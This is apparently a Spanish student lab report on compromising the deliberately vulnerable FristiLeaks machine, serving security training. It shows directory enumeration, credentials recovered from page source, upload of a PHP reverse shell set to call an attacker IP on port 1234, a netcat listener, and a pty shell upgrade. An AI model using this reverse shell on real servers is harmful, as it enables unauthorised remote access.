Universidad Tecnológica del Chocó
Diego Luis Córdoba
Ingeniería en Telecomunicaciones
e Informática

LABORATORIO 4

Johan camilo García caro

Universidad Tecnológica del Choco Diego Luis Córdoba

Facultad de Ingeniería

Telecomunicaciones e Informática

Quibdó – Chocó

2025

Universidad Tecnológica del Chocó
Diego Luis Córdoba
Ingeniería en Telecomunicaciones
e Informática

LABORATORIO 4

Johan camilo García caro

Docente

Rafael Sandoval Morales

Ingeniero

Universidad Tecnológica del Choco “Diego Luis Córdoba”

Facultad de Ingeniería

Telecomunicaciones e Informática

Quibdó – Chocó

Introducción

En este informe, se presenta la realización de la práctica de laboratorio presentando en el que se vio el tema de inyección junto con los demás temas visto anteriormente.

Aquí se evidenciarán los pasos para realizar hacking a un servidor php y obtener el usuario y contraseña de Fristileaks.

Alcance

Entrar al sistema de la víctima.

Generar un archivo con el cual será explotada la vulnerabilidad del sistema.

Ilustrar por medio de imágenes los pasos realizados para vulnerar el equipo.

Objetivos

General


Atacar al paciente mediante un archivo infectado para hacer el proceso de post explotación.

Específicos


1. Obtener las credenciales del Fristileaks.
2. Explotar a vulnerabilidad del sistema.
3. Ejecutar comando dentro de este.

Desarrollo


Para el inicio de este laboratorio, se hizo la instalación de fristileaks suministrado por el docente




En el apartado de pantalla se cambio el controlador grafico a VNoxVGA



En el apartado de RED se Conecta a la red nat y se cambia la dirección mac a la que el ingeniero suministro. Ya que solo con esta puede rentar dhcp dicha maquina




Encendemos la maquina y dejamos trabajando en segundo plano




A su vez ingresamos a Kali Linux y abrimos terminal de comandos con dirb http://xxx.xxx.xxx.xxx/ en las (x) debe ir la ip de la victima


Al saber cuál es la dirección IP Fristileaks, se pegó en el navegador y mostró la página principal de Fristileaks.



Al coger una de las rutas y pegarla junto con la dirección ip mostró lo que había en esa ruta.



Tomando la ruta, que nos dio el comando y al pegarla en el navegador web arrojó un login para acceder al portal admin.



esta página, se le dio clic derecho para inspeccionarla.





Ilustración 1. Inspeccionar.

Al inspeccionar, se pudo observar que en la línea #8 se muestra el nombre de usuario.



Al bajar se encontró un código en base64, el cual contiene la contraseña.





Ilustración 2. Contraseña.


Ese código que se consiguió anteriormente fue convertido en una página el cual convierte en una página de base64 a imágenes.

Ya con el usuario y contraseña, se pudo realizar el ingreso a la página.




Al darle clic en “login” se puede tener acceso y la única opción que da es la de cargar archivos.


Al




darle clic en la única opción que aparece, se hace una redirección para ir a cargar los archivos y se cargaron en .txt pero esta fue la respuesta a dicho cargue



Por lo que se accedió a las siguientes rutas y se modificó la información ip y port por la que estamos utilizando. Se guarda y se sale






```
set_time_limit (0);
$VERSION = "1.0";
$ip = '170.200.140.13';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//
```


Luego ejecutamos

```
┌──(root㉿vbox)-[/home/linux/Escritorio]
└─# nc -lvp 1234
listening on [any] 1234 ...
```


Y procedemos a cambiar la url pegando nuestro archivo creado previamente en Escritorio




Luego pegamos esta ruta



Y posteriormente el nombre de nuestro archivo



Y si todo se hizo correctamente ya tendríamos acceso



Siguiendo las indicaciones del ingeniero lo que sigue es buscar la manera de escalar privilegios, una vez hecho crear 2 usuarios y probar que ingresan a la página.

Vamos a ir listando y accediendo a las rutas que nos llevaran a el usuario y la contraseña

```
sh-4.1$ ls -la
ls -la
total 102
dr-xr-xr-x. 22 root root  4096 Sep  7 11:14 .
dr-xr-xr-x. 22 root root  4096 Sep  7 11:14 ..
-rw-r--r--   1 root root     0 Sep  7 11:14 .autofsck
-rw-r--r--   1 root root     0 Nov 17  2015 .autorelabel
dr-xr-xr-x.  2 root root  4096 Nov 17  2015 bin
dr-xr-xr-x.  5 root root  1024 Nov 17  2015 boot
drwxr-xr-x  19 root root  3640 Sep  7 11:14 dev
drwxr-xr-x. 70 root root  4096 Sep  7 11:14 etc
drwxr-xr-x.  5 root root  4096 Nov 19  2015 home
dr-xr-xr-x.  8 root root  4096 Nov 17  2015 lib
dr-xr-xr-x.  9 root root 12288 Nov 17  2015 lib64
drwx------.  2 root root 16384 Nov 17  2015 lost+found
drwxr-xr-x.  2 root root  4096 Sep 23  2011 media
drwxr-xr-x.  3 root root  4096 Nov 17  2015 mnt
drwxr-xr-x.  3 root root  4096 Nov 17  2015 opt
dr-xr-xr-x  93 root root     0 Sep  7 11:13 proc
dr-xr-x---.  3 root root  4096 Nov 25  2015 root
```

```
sh-4.1$ python -c 'import pty;pty.spawn("/bin/bash")'
python -c 'import pty;pty.spawn("/bin/bash")'
bash-4.1$
```

```
bash-4.1$ ls -la
ls -la
total 102
dr-xr-xr-x. 22 root root  4096 Sep  7 11:14 .
dr-xr-xr-x. 22 root root  4096 Sep  7 11:14 ..
-rw-r--r--   1 root root     0 Sep  7 11:14 .autofsck
-rw-r--r--   1 root root     0 Nov 17  2015 .autorelabel
dr-xr-xr-x.  2 root root  4096 Nov 17  2015 bin
dr-xr-xr-x.  5 root root  1024 Nov 17  2015 boot
drwxr-xr-x  19 root root  3640 Sep  7 11:14 dev
drwxr-xr-x. 70 root root  4096 Sep  7 11:14 etc
drwxr-xr-x.  5 root root  4096 Nov 19  2015 home
dr-xr-xr-x.  8 root root  4096 Nov 17  2015 lib
dr-xr-xr-x.  9 root root 12288 Nov 17  2015 lib64
drwx------.  2 root root 16384 Nov 17  2015 lost+found
drwxr-xr-x.  2 root root  4096 Sep 23  2011 media
drwxr-xr-x.  3 root root  4096 Nov 17  2015 mnt
drwxr-xr-x.  3 root root  4096 Nov 17  2015 opt
dr-xr-xr-x  95 root root     0 Sep  7 11:13 proc
dr-xr-x---.  3 root root  4096 Nov 25  2015 root
dr-xr-xr-x.  2 root root 12288 Nov 18  2015 sbin
